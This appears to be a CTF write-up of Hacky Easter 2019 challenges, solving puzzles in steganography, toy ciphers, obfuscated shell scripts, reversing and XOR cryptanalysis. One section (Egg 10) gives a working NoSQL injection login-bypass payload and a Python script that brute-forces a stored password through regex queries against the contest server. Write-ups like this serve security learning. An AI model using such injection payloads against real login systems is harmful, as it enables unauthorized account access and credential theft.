
Egg 1: Twisted

As usual, the first one is very easy - just a little twisted, maybe.

Load the image in GIMP, then use Filters → Distorts → Whirl and Pinch. Setting the angle to 115° produced straight enough edges.

Egg 2: Just Watch

Just watch and read the password.



The animated GIF uses sign language to tell us something. For slow readers like myself, it becomes easier if one splits the gif into still frames.

G I V E M E A S I G N

Egg 3: Sloppy Encryption

The easterbunny is not advanced at doing math and also really sloppy.
He lost the encryption script while hiding your challenge. Can you decrypt it?

`K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=`

Well, an encryption script in ruby was supplied, so I guess our sloppy bunny lost the decryption script instead.

```
require"base64"
puts"write some text and hit enter:"
input=gets.chomp
h=input.unpack('C'*input.length).collect{|x|x.to_s(16)}.join
ox='%#X'%h.to_i(16)
x=ox.to_i(16)*['5'].cycle(101).to_a.join.to_i
c=x.to_s(16).scan(/../).map(&:hex).map(&:chr).join
b=Base64.encode64(c)
puts"encrypted text:""#{b}"
```

Looks pretty obfuscated, but maybe that's just what ruby is like ...

sloppy.rb	What it means
require"base64"	load base64 module
puts"write some text and hit enter:" input=gets.chomp	strip CR/NL from end of input
h = input.unpack('C'*input.length) .collect{|x|x.to_s(16)} .join	convert to array of unsigned chars express each array element as hex string connect those into a string (long hex number)
ox = '%#X'%h.to_i(16)	convert hex string to a long integer use a format string to convert this back to a hex string %#X → uppercase hex, starting with 'ox'
x = ox.to_i(16) *['5'].cycle(101).to_a.join.to_i	convert hex string to integer (again ...) multiply with 555....55 (101 digits), made by stringing 101 characters '5' together

c = x.to_s(16)	convert result to hex string
.scan(/../)	read pairs of hex digits into array (may drop final digit!)
.map(&:hex).map(&:chr)	convert the elements to integers and then to (byte) characters
.join	join those into a byte string
b = Base64.encode64(c)	base64 encode this mess ...
puts"encrypted text:""#{b}"	... and print the result

To reverse this, it seemed least painful to re-use code from the encryptor in an online ruby IDE:

```
require"base64"
b = "K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0="
c = Base64.decode64(b)
x = c.unpack('C'*c.length).collect{|x|'%02x'%x}.join.to_i(16)
ox = x/['5'].cycle(101).to_a.join.to_i
input = ox.to_s(16).scan(/../).map(&:hex).map(&:chr).join
```

Out pops the decryptet solution: **noob_style_crypto**

Egg 4: Disco 2


This year, we dance outside, yeaahh!

Wow, beautifully designed!! Quite some time passes while admiring the disco ball from all angles, zooming in, zooming out and listening to the music. Really creative!! But ... where's the flag?
The page source reveals that this is done with Three.js, a cross-browser JavaScript library for rendering 3D graphics. Lights, surface textures, background reflections ... the works. Of particular interest is a JavaScript include file, **js/mirrors.js**, which lists the centre coordinates of a huge number of mirrors:

```
var mirrors = [
    [-212.12311944947584, 229.43057454041843, 249.7306422149211],
    [360.6631259495831, 169.04730469627978, -36.67585520745629],
    //  ... 1930 mirrors ...
    [-170.04342714592286, -346.41016151377545, -105.2864325754712]
];
```

Surely something can be hidden in this mass of mirrors. Checking the distance sqrt(x^2 + y^2 + z^2) of each mirror from the centre reveals that 1602 of the 1930 mirrors lie on the disco sphere with radius 400. The remaining 328 have much smaller distance; they are masked by the spere and therefore invisible to the outside viewer. Let's modify the script to make them visible:

1. **Make a local copy** of disco2.html and its includes
2. **Remove the background**
   Comment out line 114 `sceneCube.add(cubeMesh);`
3. **Remove the opaque sphere**
   Comment out line 132 `scene.add(sphereMesh);`
   → a structure becomes visible inside ...
4. **Remove the outer mirrors**
   In the block around line 139 where the mirrors are added, exclude mirrors on and outside the sphere of radius 400



```
for (var i = 0; i < mirrors.length; i++) {
  var m = mirrors[i];
  if (m[0]*m[0] + m[1]*m[1] + m[2]*m[2] < 159999) {
    mirrorTile = new THREE.Mesh(tileGeom, sphereMaterial);
    mirrorTile.position.set(m[0], m[1], m[2]);
    mirrorTile.lookAt(center);
    scene.add(mirrorTile);
  }
}
```

   → Much better: a QR code. Difficult to read though.
5. **Turn the mirrors in one direction** to flatten them
   Change the 6th line in the fragment above to `mirrorTile.lookAt(0, 2000, 10000);`
   Not `(0,0,10000)`, because the QR code plane is at a slight angle.
6. **Make the mirrors non-reflective**
   A non-reflective material called `sphereMaterial2` is defined in line 122 for the body of the spere. Might as well use that: change the 4th lien in the fragment above to
   `mirrorTile = new THREE.Mesh(tileGeom, sphereMaterial2);`

After taking a screenshot, adjusting the colours and flipping the image, the result is good enough to pass a QR reader:
he19-r5pN-YIRp-2cyh-GWh8

Egg 5: Call for Papers

Please read and review my CFP document, for the upcoming IAPLI Symposium.
I didn't write it myself, but used some artificial intelligence.
What do you think about it?

The document **IAPLI_Conference.docx** attached to the challenge is supposed to be a call for papers (CFP) for a conference. The challenge description and the mostly nonsensical contents of the document point towards text steganography. Staring at the text brings no illumination, so additional evidence is needed.

docx documents are actually zip files in disguise. After changing the extension to .zip, the document tree can be opened and examined. According to the challenge description, the document was written by an AI. Which one? **IAPLI_conference** → **docProps** → **core.xml** names the document creator as **SCIpher**.


A search for SCIpher brings a number of interesting hits. My favourite is SCIPHER by nature magazine, "an AI construct created in a secret basement by the mavens of Nature's editorial team". Well worth the visit!!!

But sadly, that's not quite it ... the target is SCIpher - A Scholarly Message Encoder from MIT, also a fun read. To extract the secret message, all one needs to do is copy and past the document contents into the appropriate box. Out comes the address of an egg:
https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png

Egg 6: Dots

Uncover the dots' secret!

H	C	E	H	T	O
R	C	H	E	D	I
L	S	L	O	O	L
P	W	A	H	B	I
U	C	A	T	S	K
S	E	W	T	O	E



Having read **Mathias Sandorf** by Jules Verne, this immediately smelled like a **turning grille cipher**, where a mask with several holes is placed on the code, and the letters visible through the holes are noted. The mask is then successively rotated four times by 90° and the process repeated to uncover the secret message.


One quarter of the mask seems to be missing. If the partial mask is used to decode, we get:

H	C	E	H	T	O
R	C	H	E	D	I
L	S	L	O	O	L
P	W	A	H	B	I
U	C	A	T	S	K
S	E	W	T	O	E

0° red HELLOUC
90° green CHOCOLT
180° blue DIWHITE
270° orange HPASSWO
which looks promising. 8 letters were no used. The unused letters in the lower right quadrant show where the holes in the missing part of the mask are.

Using the completed mask on the letter grid gives:

H	C	E	H	T	O
R	C	H	E	D	I
L	S	L	O	O	L
P	W	A	H	B	I
U	C	A	T	S	K
S	E	W	T	O	E



0°	red	HELLOBUCK
90°	green	CHOCOLATE
180°	blue	RDISWHITE
270°	orange	THEPASSWO

So the mask was turned counterclockwise. The plain text (inserting spaces) is
HELLO BUCK THE PASSWORD IS WHITE CHOCOLATE

Egg 7: Shell we Argument

Let's see if you have the right arguments to get the egg.

We are handed a shell script, eggi.sh, which demands to be called with the correct arguments. The script has two rather long lines:

```
z="\n";ACz='he'; ... blablabla ...;UEz='I'\''';XHz='$Y';mCz='is';
$Ax2$xTT "$Az$Bz$z ... blubblub ... $Bz$z$dCz"
```

The first line is a collection of text fragments for substitution in the second line. Substituting $Ax2='ev' and $xTT='al', the second line becomes

```
eval "$Az$Bz$z ... blubblub ... $Bz$z$dCz"
```

Yes, this actually works! Pretty shocking ...
To discover the code being evaluated, simply replace $Ax2$xTT by **echo**:

```
z="\n";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';hz='7e';Rz='im';Bz='tp';
lz='62';Kz='in';Wz='s/';rz='ng';Yz='1e';Jz='r.';Iz='te';Tz='es';Zz='f3';kz='15';
Az='ht';Fz='ck';Uz='/e';Sz='ag';Lz='g-';Ez='ha';Vz='gg';Pz='m/';pz='8c';Gz='ye';
Dz='//';iz='cd';Hz='as';Mz='la';Nz='b.';nz='c7';Qz='r/';ez='d8';cz='ac';gz='12';
bz='75';oz='4a';mz='42';jz='6e';dz='b7';
if [ $# -lt 1 ]; then
    echo "Give me some arguments to discuss with you" exit -1 fi
if [ $# -ne 10 ]; then
    echo "I only discuss with you when you give the correct number of arguments. "\
         "Btw: only arguments in the form /-[a-zA-Z] .../ are accepted"
    exit -1 fi
if [ "$1" != "-R" ]; then
    echo "Sorry, but I don't understand your argument. "\
         "$1 is rather an esoteric statement, isn't it?"
    exit -1 fi
if [ "$3" != "-a" ]; then
    echo "Oh no, not that again. $3 really a very boring type of argument"
    exit -1 fi
if [ "$5" != "-b" ]; then
    echo "I'm clueless why you bring such a strange argument as $5?. "\
         "I know you can do better"
    exit -1 fi
if [ "$7" != "-I" ]; then
    echo "$7 always makes me mad. If you wanna discuss with be, "\
         "then you should bring the right type of arguments, really!"
    exit -1 fi
if [ "$9" != "-t" ]; then
    echo "No, no, you don't get away with this $9 one! "\
         "I know it's difficult to meet my requirements. I doubt you will"
    exit -1 fi
echo "Ahhhh, finally! Let's discuss your arguments"

function isNr() {
    [[ ${1} =~ ^[0-9]{1,3}$ ]]
}
if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ; then
    echo "..."
else
    echo "Nice arguments, but could you formulate them as numbers "\
         "between 0 and 999, please?"
    exit -1 fi

low=0 match=0 high=0
function e() {
    if [[ $1 -lt $2 ]]; then
        low=$((low + 1))
    elif [[ $1 -gt $2 ]]; then
        high=$((high + 1))
    else
        match=$((match + 1)) fi
}
e $2 465 e $4 333 e $6 911 e $8 112 e ${10} 007
function b () {
    type "$1" &> /dev/null ;
}
if [[ $match -eq 5 ]]; then
    t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz"\
      "$Gz$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz"\
      "$hz$iz$jz$kz$lz$mz$nz$oz$Zz$pz$qz$rz"
    echo "Great, that are the perfect arguments. It took some time, "\
         "but I'm glad, you see it now, too!"
    sleep 2
    if b x-www-browser ; then
        x-www-browser $t
    else
        echo "Find your egg at $t" fi
else
    echo "I'm not really happy with your arguments. I'm still not convinced "\
         "that those are reasonable statements..."
    echo "low: $low, matched $match, high: $high" fi
```

One could now be a sport and argument with the shell by playing a round or two of "guess my arguments". Alternatively, one could cheat by copying the substitution table, the definition of t and the line `echo $t` into a shell. Either way, the result is
https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38c.png

Egg 8: Modern Art

Do you like modern art?

This egg was quite the journey. The small QR codes decode to "remove me". If one does that and replaces the position and alignment squares in the large QR, it reads "Isn't that a bit too easy?". Reverse gear ...

Analysis of the jpg image file, for exampel with Stegsolve by Caesum or by looking for the JPG termination sequence 0xFF 0xD9, shows that there is additional material behind the image:

0 - 0x11351	Original image of beautified QR code
0x11352 - 0x226223	Another JPG file with missing header, which looks remarkably similar to the first.
0x226224 - 0x22886	611 bytes of utf-8, which shows another small QR code

The third QR code (utf-8 encoded) simply reads **AES-128**.
The header of the second JPG is easily repaired, by copying the leading 0xB7 bytes from the first JPG. It looks very similar to the first, but shows some strange distortions, indicating content which shouldn't be there. A bytewise comparison with the first JPG identifies the culprits:

0xA995 - 0xA9B6 (E7EF085CEBFCE8ED93410ACF169B226A)
0xD974 - 0xD95C (KEY=1857304593749584)
Decrypting this with AES-128 in ECB-mode (for example with CyberChef) gives the flag:
Ju5t_An_1mag3

Egg 9: rorriM rorriM

Mirror, mirror, on the wall, who's the fairest of them all?


As the title promises, there are a number of mirror images to be performed. The file provided, **evihcra.piz**, needs to be read backwards (bytewise) to create a legitimate zip file, **archive.zip**. This contains a single file, **90gge.gnp**.

To my great surprise, 90gge.gnp is almost a legitimate PNG. Only the "magic bytes" at the start need to be reversed, from 89 47 4E 50 to 89 50 4E 47.

To round things off, the image needs to be flipped horizontally, and the colour table inverted.


Egg 10: Stackunderflow

Check out this new Q&A site. They must be hiding something but we don't know where to search.




The site has two accessible sub-pages: a catalogue of questions and answers

and a login page



Secret information might be in a number of places. There might be unlisted, but accessible pages under questions, or one could try SQL injection in the login form. No luck!

a first hint appears when looking for **http://whale.hacking-lab.com:3371/robots.txt**:
`Maybe the_admin knows more about the flag`
Following this lead, there is one question asked by the_admin:




Oh dear, they are using NoSQL? No wonder normal SQL injection did not work! Some [background reading] shows that there are no universal attack vectors, because different types of NoSQL databases use different syntax. Luckily, the search is narrowed a bit by the answer to the_admin's question above.

Because the injection material is usually structured, POST requests with JSON payload should be used, with
`Content-Type: application/json`.
After quite some searching, it turned out that the DB seems to be MongoDB. The JSON payload

```
{
  "username": "the_admin",
  "password": {"$ne": null}
}
```

worked and logged me in as the_admin. Hooray! I'm in! Riches beyond compare! Now what?



The only visible difference is that a new question has appeared:

So, apparently the flag is the password of another user, null. And even an admin has no access to the passwords. Bummer.

To reconstruct the password of null, I used regex queries, testing for each letter in turn. For example,

```
{
  "username": "null",
  "password": {"$regex": "^a.*"}
}
```

tests whether the password starts withe the letter a. A python script automates the process:

```python
from requests import Session
import string

url = "http://whale.hacking-lab.com:3371/"
sess = Session()
headers = {
    "Referer": "http://whale.hacking-lab.com:3371/login",
    "Host": "whale.hacking-lab.com:3371",
    "Content-type": "application/json"
}
sess.headers.update(headers)

payload = {
    "username": "null",
    "password": {"$regex": None}
}

# Find alphabet of password
alphabet = []
for c in string.ascii_letters + string.digits + "_-":
    payload["password"]["$regex"] = c
    req = sess.post(url + 'login', json=payload)
    if req.status_code == 200:
        alphabet.append(c)
        print(c)
print(alphabet)

# alphabet = ['3', '6', '7', 'c', 'e', 'f', 'x', 'E', 'F', 'G', 'K', 'M', 'P', 'Q']
password = ""
found = True
while found:
    found = False
    for c in alphabet:
        payload["password"]["$regex"] = '^' + password + c
        req = sess.post(url + 'login', json=payload)
        if req.status_code == 200:
            print(password, c)
            password += c
            found = True
            break
print("Password = ", password)
```

To reduce the number of queries, the scrip first tests which letters appear in the password. Once the alphabet has been established, the password is successively built up by checking for responses with status code 200. The password and flag is
NoSQL_injections_are_a_thing

Egg 11: Memeory 2.0

We improved Memeory 1.0 and added an insane serverside component. So, no more CSS-tricks. Muahahaha.
Flagbounty for everyone who can solve 10 successive rounds. Time per round is 30 seconds and only 3 missclicks are allowed.
Good game.

The memory game at whale.hacking-lab.com:1111 starts off by showing 98 covered up picture cards. A pair of cards is selected by clicking on them. Whenever the pair matches, it is left open, otherwise the cards are covered again after a short time. The goal is to uncover the whole deck within 30 seconds, with only 3 mistakes permitted. Obviously, this is beyond superhuman and requires cheating.

Every card is represented as a html figure containing both the hidden image and the backside cover.

```
<figure id="legespiel_card_82">
    <a href="#card_82">
        <img class="boxFront" src="./pic/83" />
        <img class="boxWhite" src="/assets/images/shadow_card.png" />
        <img class="boxBack" src="/assets/images/back.jpg"  />
    </a>
    <img class="boxStretch" src="/assets/images/shim.gif" />
</figure>
```

The client side code governing the game mechanics is in a large JavaScript file /assets/javascripts/main.js, which looks very painful to work through. The source also contains a portion of JavaScript which determines behaviour and invites manipulation:

```
window.game = S.game('.moduleLegespiel', {
    clickCount : false,    //if clicks should be counted or not
                           //(one click represents a attempt of clicking a pair)
    clickLimit : 3,        //limit of clicks
    gameLimitTime : null,  //if game has a limit of time in seconds, if null no limit
    showOnStart : false,   //if the cards should be visible for the first time
    startDelay : 1500
});
```

The first idea (and probably the intended path) was to save a local copy of the page, change showOnStart to True and clickLimit to 3000, and then to play with open cards. Sadly, for some reason I cannot understand, this failed to work.

The next idea was to let a python script do the playing. Curiously, loading an image /pic/n (1 <= n <= 98) from the browser would invalidate the game, but doing so via a python script has no consequence. An oversight? Who knows ...
For each round, the script loads all 98 images, computes their hashes and pairs them up automatically. Then, it submits every pair as a POST.

```
import requests
from PIL import Image
import io
from hashlib import md5

url = "http://whale.hacking-lab.com:1111/"
sess = requests.Session()
headers = {
    "Referer": "http://whale.hacking-lab.com:1111/",
    "Host": "whale.hacking-lab.com:1111"
}
sess.headers.update(headers)

for rnd in range(10):
    # start round
    req_root = sess.get(url)
    for line in req_root.text.splitlines():
        if line.strip().startswith('<font color="grey">'):
            print(line[21:-7]))

    # load images and compute hashes
    hash_list = []
    for n in range(98):
        req_img = sess.get(url + "pic/" + str(n+1))
        img = Image.open(io.BytesIO(req_img.content))
        img_hash = md5(img.tobytes()).hexdigest()
        hash_list.append(img_hash)

    # find pairs and submit
    for n1 in range(98):
        if hash_list[n1] is not None:
            n2 = hash_list.index(hash_list[n1], n1+1)
            payload = {"first": n1 + 1, "second": n2 + 1}
            req_solve = sess.post(url + "solve", data=payload)
            if req_solve.text != "ok":
                print(req_solve.text)
            hash_list[n1] = hash_list[n2] = None
```

After 10 rounds, out pops the flag:

```
Round 1 / 10
nextRound
Round 2 / 10
nextRound
Round 3 / 10
nextRound
Round 4 / 10
nextRound
Round 5 / 10
nextRound
Round 6 / 10
nextRound
Round 7 / 10
nextRound
Round 8 / 10
nextRound
Round 9 / 10
nextRound
Round 10 / 10
ok, here is your flag: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
```

Egg 12: Decryptor

Crack the might Decrytor and make it write a text with a flag.

Disassembling and decompiling the ELF binary reveals a **main** which requests user input of a <= 16 character password, and a **hash** subroutine which applies this password to a hard-coded **data** array with 211 dword entries.

```c
//----- (0000000000400835) ----------------------------------------------------
int __cdecl main(int argc, const char **argv, const char **envp)
{
    const char *v3;    // rax@1
    char s;            // [sp+10h] [bp-10h]@1

    printf("Enter Password: ");
    fgets(&s, 16, stdin);
    v3 = hash((unsigned int *)&s);
    printf(v3);
    return 0;
}
```

```c
//----- (0000000000400657) ----------------------------------------------------
_BYTE *__fastcall hash(unsigned int *a1)
{
    unsigned int v2;  // [sp+4Ch] [bp-14h]@1
    _BYTE *v3;        // [sp+50h] [bp-10h]@1
    signed int j;     // [sp+58h] [bp-8h]@3
    int i;            // [sp+5Ch] [bp-4h]@1

    v3 = malloc(0x34DuLL);
    v2 = strlen((const char *)a1) - 1;
    for ( i = 0; i <= 0xD2; ++i )
    {
        for ( j = 0; j <= 3; ++j )
            *(&v3[4 * i] + j) = *(a1 + (4 * i + j) % v2);
        *(&v3[4 * i]) = - 403835911 - ((271733878 - ((-271733879 - (*(&v3[4 * i]) & data[i])
                        + 271733878) & data[i]) - 271733879 ) & (-1732584194
                        - ((1732584193 - (*(&v3[4 * i]) & data[i]) - 1732584194)
                          & *(&v3[4 * i])) + 1732584193)) + 403835910;
    }
    return v3;
}
```

For every dword of data, a 4 byte key is generated by cycling through the password, 4 byte at a time (a bit like the Vigenère cipher). This key is then applied to the data dword in a horrible looking formula. Luckily, this formula can be simplified:

```
operation = - 403835911 - ((271733878 - ((-271733879 - (key[i] & data[i])
            + 271733878) & data[i]) - 271733879 ) & (-1732584194
            - ((1732584193 - (key[i] & data[i]) - 1732584194)
              & key[i]) + 1732584193)) + 403835910
          = - (
                (- ((-1 - (key[i] & data[i])) & data[i]) - 1) &
                (-1 - (( - (key[i] & data[i]) - 1) & skey[i]) )
              ) - 1
          = NOT ( (NOT ((NOT (key[i] AND data[i])) AND data[i]))
                 AND (NOT ((NOT (key[i] AND data[i])) AND key[i])) )
          = ((NOT (key[i] AND data[i])) AND data[i]) OR ((NOT (key[i] AND data[i])) AND key[i])
          = ((NOT key[i]) AND data[i]) OR ((NOT data[i]) AND key[i])
          = key[i] XOR data[i]
```

The following identities were used:

```
NOT a = -a-1
NOT (a AND a) = (NOT a) OR (NOT b)
a XOR b = (a AND (NOT b)) OR (b AND (NOT a))
(a OR b) AND c = (a AND c) OR (b AND c)
```

All this struggle for a simple XOR!

Finding the password is similar to solving a classical Vigenére cipher: first one determines a period at which the most "lumping" occurs in the data set. That is the likely password length. Then one looks for the key at each position by identifying the most frequent symbol, which probably corresponds to 0x20, the space.

```python
def get_max_freq(data_set):
    # find the element with the highest count
    f = dict()
    for c in data_set:
        if c in f:
```

```
            f[c] += 1
        else:
            f[c] = 1
    max_f = sorted(f.items(), key=lambda x: x[1])[-1]
    return max_f


with open("data.bin", "rb") as fh:
    data = fh.read()

# For every password length
for n in range(2, 17):
    freq_list = []  # List of maximum frequencies for each position
    key_list = []   # List of associated keys, assuming ' ' is most frequent
    # for every position
    for i in range(n):
        max_val, max_freq = get_max_freq(data[i::n])
        freq_list.append(max_freq / len(data[i::n]))
        key_list.append(chr(max_val ^ 0x20))
    print(n, "{:.3f}".format(sum(freq_list) / n), key_list)
```

The file data.bin contains a copy of the 211 dwords of hardcoded data from the binary. The script only looks for the most frequent symbols, which is a massive simplification, but it is enough here:

```
2 0.040 ['n', '1']
3 0.040 ['+', '1', 'n']
4 0.049 ['\x1e', '1', 'n', '!']
5 0.050 ['1', '0', '1', '!', 'n']
6 0.045 ['=', '1', '!', '-', 'w', '1']
7 0.053 ['+', '!', "'", '+', 'n', '\x1e', '_']
8 0.053 ['\x1e', '1', 'n', '!', '+', '1', 'n', '4']
9 0.053 ['?', '1', '0', '1', '1', '<', 'x', "'", 'n']
10 0.063 ['w', 't', 't', '+', '&', '1', ' ', '1', '!', 'x']
11 0.062 ['1', '1', '\x1e', '+', '\x1e', '1', 't', 'd', '1', '!', "'"]
12 0.062 ['1', '1', '&', '\x1e', '\x1e', '1', 'n', '1', '<', '-', "'", 'n']
13 0.161 ['1', '0', 'r', '\x1e', 'w', '1', 't', 'h', '_', 'n', '4', 'n', 'd']
14 0.068 ["'", ' ', ';', '+', 'n', '\x1e', '4', '+', '!', "'", ':', '1', '1', '_']
15 0.070 ['w', "'", '1', 'd', ';', '7', '%', '-', '!', 'f', '1', '\x1e', 'd', '!', 'n']
16 0.066 ['<', '/', 'x', '!', '+', '+', '\x1b', '1', '\x1e', '_', 'q', '!', '\x1e', '1', '+', '-']
```

Period 13 has the highest frequencies by a long way, making this the likely password length, with a guess for the password "10r\x1ew1th_n4nd". This doesn't look to bad, but can't be quite right yet: decrypting with it gives:

```
el-o,
congr(tsayou foundith$ hidden f%ag{ he19-Ehv:-y4yJ-3dyS-b8Uo
...
```

This is good enough to determine that positions 0 and 3 of the password are wrong and should be replaced by 'x' and '_' respectively.

The corrected password **x0r_w1th_n4nd** results in:

```
Hello,
congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex ciphers. By itself, using
a constant repeating key, a simple XOR cipher can trivially be broken using frequency analysis.
If the content of any message can be guessed or otherwise known then the key can be revealed.'
(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both NAND and NOR gates are
so-called "universal gates" and any logical function can be constructed from either NAND logic
or NOR logic alone. If the four NAND gates are replaced by NOR gates, this results in an
XNOR gate, which can be converted to an XOR gate by inverting the output or one of the inputs
(e.g. with a fifth NOR gate).'
(https://en.wikipedia.org/wiki/XOR_gate)
```


Egg 13: Symphony in HEX

A lost symphony of the genius has reappeared.
Hint: count quavers, read semibreves

The first challenge is to understand the hint:

- semibreve → whole note (hollow)
- quaver → eighth note (full, one tail)

So, runs of quavers should be counted, and semibreves should be read, presumably according to the (musical) key used, the treble clef.



Following this recipe gives **48 41 43 4b 5f 4d 45 5f 4d 45 5f 41 4d 41 44 45 55 53**, which conveniently represents hex values of ASCII characters: **HACK_ME_AMADEUS**


Egg 14: White Box

Do you know the mighty WhiteBox encryption tool? Decrypt the following cipher text!
`9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9d`
`f348dbccd71034aff88afd188007df4a5c844969584b5ffd6ed2eb92aa419914e`

White-box cryptography is a technique where the encryption key is combined with the encryption mechanism of a cryptographic method in such a way that a message can be encrypted without additional parameters, i.e. as if the key was hardcoded into the application. However, the key is very hard to derive from the code, even though the cryptographic algorithms could be openly observed and modified. This is intended for use on open devices, where one has no control over the environment and does not want to expose an explicit copy of the encryption key for security reasons.

One can view white-box cryptography as a special-purpose obfuscation method, designed for obfuscating a very specific kind of code. As such, it is vulnerable to attack, as described for example here.

The code is structured as in the flow chart below. After entering a message to encrypt, this is padded to a multiple of 16 and cut into 16 byte blocks. Each block is then encrypted independently by sub_400B0D (ECB mode). The resulting bytestream is printed by sub_400677 in hex format.



sub_400B0D

```
__int64 __fastcall sub_400B0D(__int64 a1)
{
    char v2;                // [sp+8h] [bp-20h]@1
    int i;                  // [sp+24h] [bp-4h]@1

    sub_400735(a1, (__int64)&v2);
    for ( i = 0; i <= 8; ++i )
    {
        sub_400812((__int64)&v2);
        sub_400947(i, (__int64)&v2);
    }
    sub_400812((__int64)&v2);
    sub_400A7A((__int64)&v2);
    sub_4007A5((__int64)&v2, a1);
    return a1;
}
```

